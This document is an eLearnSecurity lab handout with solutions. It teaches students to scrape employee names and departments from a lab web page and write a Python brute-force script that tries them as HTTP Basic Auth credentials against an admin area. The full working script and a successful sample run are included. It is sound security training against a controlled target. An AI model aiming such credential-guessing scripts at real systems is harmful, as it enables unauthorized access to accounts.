



eLearnSecurity
Forging security professionals

PYTHON-ASSISTED EXPLOITATION



PRELIMINARY SKILLS | SECTION 2 MODULE 3 | LAB #7

LAB



1. SCENARIO

Using your newfound knowledge of Python, create a program that will collect keywords from a web page and use them to perform a brute force attack against an exposed admin area.

2. GOALS

The goals of this lab are to:

- Collect names and departments from a web page using Python
- Feed those names to a Python-based brute-forcing mechanism that will help you obtain access to the admin area

3. WHAT YOU WILL LEARN

In this lab, you will learn about:

- Web scrapping using Python
- Basic usage of Python Requests and BeautifulSoup modules
- Writing a simple brute-forcing script in Python

4. RECOMMENDED TOOLS

- Kali Linux machine (with the default installation of Python 2.7.x)
- Web Browser



5. TASKS

TASK 1: CONNECT TO THE VIRTUAL ENVIRONMENT AND BROWSE THE WEB PAGE

The lab's range is **172.16.120.0/24**.

Using the provided VPN file, connect to the virtual environment. Then, navigate to **http://172.16.120.120** and go through it to identify any functionality.

TASK 2: DEVELOP A BRUTE-FORCING SCRIPT IN PYTHON, THAT WILL USE EMPLOYEE DETAILS AS CREDENTIALS

It is not uncommon to come across an employee's name being used as a username. It is also not uncommon to see an employee's department being used as a password. Corporate sites usually include these pieces of information.

Collecting such information by hand, can be a tedious procedure. So, use Python to collect them (scrape them) and also create a brute-forcing script that will use the collected information as credentials. Use the brute-forcing script against the Admin Area.

In this task, you should:

- Use Python's "requests" library
- Use Python's "beautifulsoup" library
- Pay attention to the basic authentication mechanism




SOLUTIONS



Below, you can find solutions for each task. As a reminder, you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1: CONNECT TO THE VIRTUAL ENVIRONMENT AND BROWSE THE WEB PAGE

Use openvpn and download the configuration file to connect to the lab. Once connected, navigate to 172.16.120.120:



172.16.120.120/

172.16.120.120

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training

Employee list

Dear Employees, Please take a look at below list. If you are not here, please contact our [support](#).

| | |
|----------|--------------|
| Zack | Support |
| Candie | Management |
| Eulah | Accounting |
| Earle | HR |
| Abdul | Applications |
| Sook | HR |
| Harris | Support |
| Joycelyn | Support |
| Antonina | Accounting |
| John | Management |
| Kristie | Applications |

[Admin Area](#)

The page contains a table with some employee names and the respective departments of the company they are working in. Also, at the bottom of the page, you can find a link to the “Admin Area,” which is protected by basic authentication.

Basic authentication is a very popular authentication mechanism among websites. This means that HTTP requests need to contain an additional header (see below).

```
Authorization: Basic [credentials]
```

The [credentials] are formatted as **login:password**, and are **Base64** encoded.



For example, if the correct login and password is admin:admin, the full header will be:

```
Authorization: Basic YWRtaW46YWRtaW4=
```

Browsers recognize this type of authentication and display a login screen to the user when encountered, which is similar to what you see upon browsing to the admin area. This way, the user does not have to even know about the existence of an additional header, and can simply log in in a convenient way.

In order to use suggested libraries, specifically **requests** and **BeautifulSoup**, you will need to install them. To install Python libraries, you should use a Python package manager called “pip”. It comes preinstalled with the latest Kali Linux and is available via the command line. To install the aforementioned libraries, issue the following commands in the terminal:

For requests:

```
pip install requests
```

For BeautifulSoup:

```
pip install bs4  
pip install BeautifulSoup
```

```
root@0x1uk3:~/Desktop# pip install BeautifulSoup  
Collecting BeautifulSoup  
  Downloading https://files.pythonhosted.org/packages/1e/ee/295988deca1a5a7accd783d0dfel4524867e31abb05b6c0eeceee49c759d/BeautifulSoup-3.2.1.tar.gz  
Building wheels for collected packages: BeautifulSoup  
  Running setup.py bdist_wheel for BeautifulSoup ... done  
  Stored in directory: /root/.cache/pip/wheels/74/d2/0b/8ef02aab9e15c6e5158d7aee909adab931a9c54920e99f468e  
Successfully built BeautifulSoup  
Installing collected packages: BeautifulSoup  
Successfully installed BeautifulSoup-3.2.1
```



TASK 2: DEVELOP A BRUTE-FORCING SCRIPT IN PYTHON, THAT WILL USE EMPLOYEE DETAILS AS CREDENTIALS

First, we declare that we need to import our newly downloaded libraries, so we can use them:

```
import requests
from bs4 import BeautifulSoup as bs4
#this means, that we want to import the BeautifulSoup module which is part of
#the bs4 library, and that we want to refer to it in our code as bs4.
#So whenever we use bs4.[something], we refer to some part of the
#BeautifulSoup module.
```

It is recommended to divide the program into smaller functions in order to keep similar functionalities together.

Let's start with writing a function that downloads the target page content:

```
def downloadPage(url): #a string containing the URL will be the argument
    r = requests.get(url) #we assign the output of the "get" function from
    the "requests" module to variable "r"
    response = r.content #we use the "content" property to retrieve the
    content of the page
    return response #the function will return the content of the page via the
    "response" variable
```

Next, let's create a function that processes the web page content and extracts interesting information.

In this case, we will create two very similar functions in order to extract the names of the employees and the names of the departments:

```
def findNames(response): #web page content (server response) will be an
argument to this function
    parser = bs4(response, 'html.parser') #initialize BeautifulSoup module by
referring to it as "bs4", with two arguments - page content passed already to
```



function and "html_parser". The initialized module will now be referred to as "parser" throughout the function.

```
names = parser.find_all('td', id='name') #we create a "names" variable
and assign to it all elements of type "td" (rows of the table) that have an
id attribute of "name". This function will return a list, so the variable
name will now be a list of found names, but together with html markups like
<td id=...
```

```
output = [] # initialize a list named "output"
for name in names: #iterate over every element of the "names" list
    output.append(name.text) #add pure text of the "names" element
without html to the "output" list
return output #return the list with just text names
```

#exactly the same will be done with the departments information:

```
def findDepts(response):
    parser = bs4(response, 'html.parser')
    names = parser.find_all('td', id='department')
    output = []
    for name in names:
        output.append(name.text)
    return output
```

Now, let's create a function that sends a request to admin.php containing login credentials:

```
def getAuthorized(url, username, password): #three arguments will be passed
to this function: page url and login credentials
    r = requests.get(url, auth=(username, password)) #initialization of the
GET request similar to getting page content, but this time it contains
additional parameters of username and password that were passed to this
function
    if str(r.status_code) != '401': #if upon sending the request, the
response code is not 401 (unauthorized) possibly we are authorized - then do
the following:
        print "\n[!] Username: " + username + " Password: " + password + "
Code: " + str(r.status_code) + "\n" #print username, password and the non-401
response code that was caused by using them
```



The main program's body will make use of the previously defined functions as per the following code:

```
////////////////////////////////////
page = downloadPage("http://172.16.120.120") #we use the page URL in order to
download content and we store it in the "page" variable

names = findNames(page) #assign a list of names retrieved from function
"findNames" to the "names" variable
uniqNames = sorted(set(names)) #using function "sorted(set(names))" we
extract unique names in case some are repeated

depts = findDepts(page) #assign a list of departments retrieved wfrom
function "findDepts" to the "depts" variable
uniqDepts = sorted(set(depts)) #using function "sorted(set(depts))" we
extract unique department names in case some are repeated

print "[+] Working... " #print message
for name in uniqNames: # loop - for each name in the list of unique names
    for dept in uniqDepts: # nested loop - for each department in the list of
unique departments
        getAuthorized("http://172.16.120.120/admin.php", name, dept) #issue
an authentication request with every possible combination of name /
department - until both loops end
////////////////////////////////////
```

The output of the program may look similar to below screenshot:

```
root@0xluk3:~/Desktop# python scrapper.py
[+] Working...

[!] Username: Zack Password: Management Code: 200
```



Below is the full code of the program:

```
////////////////////////////////////  
import requests  
from bs4 import BeautifulSoup as bs4  
  
def downloadPage(url):  
    r = requests.get(url)  
    response = r.content  
    return response  
  
def findNames(response):  
    parser = bs4(response, 'html.parser')  
    names = parser.find_all('td', id='name')  
    output = []  
    for name in names:  
        output.append(name.text)  
    return output  
  
def findDepts(response):  
    parser = bs4(response, 'html.parser')  
    names = parser.find_all('td', id='department')  
    output = []  
    for name in names:  
        output.append(name.text)  
    return output  
  
def getAuthorized(url, username, password):  
    r = requests.get(url, auth=(username, password))  
    if str(r.status_code) != '401':  
        print "\n[!] Username: " + username + " Password: " + password + "  
Code: " + str(r.status_code) + "\n"
```



```
page = downloadPage("http://172.16.120.120")

names = findNames(page)
uniqNames = sorted(set(names))

depts = findDepts(page)
uniqDepts = sorted(set(depts))

print "[+] Working... "
for name in uniqNames:
    for dept in uniqDepts:
        getAuthorized("http://172.16.120.120/admin.php", name, dept)
```

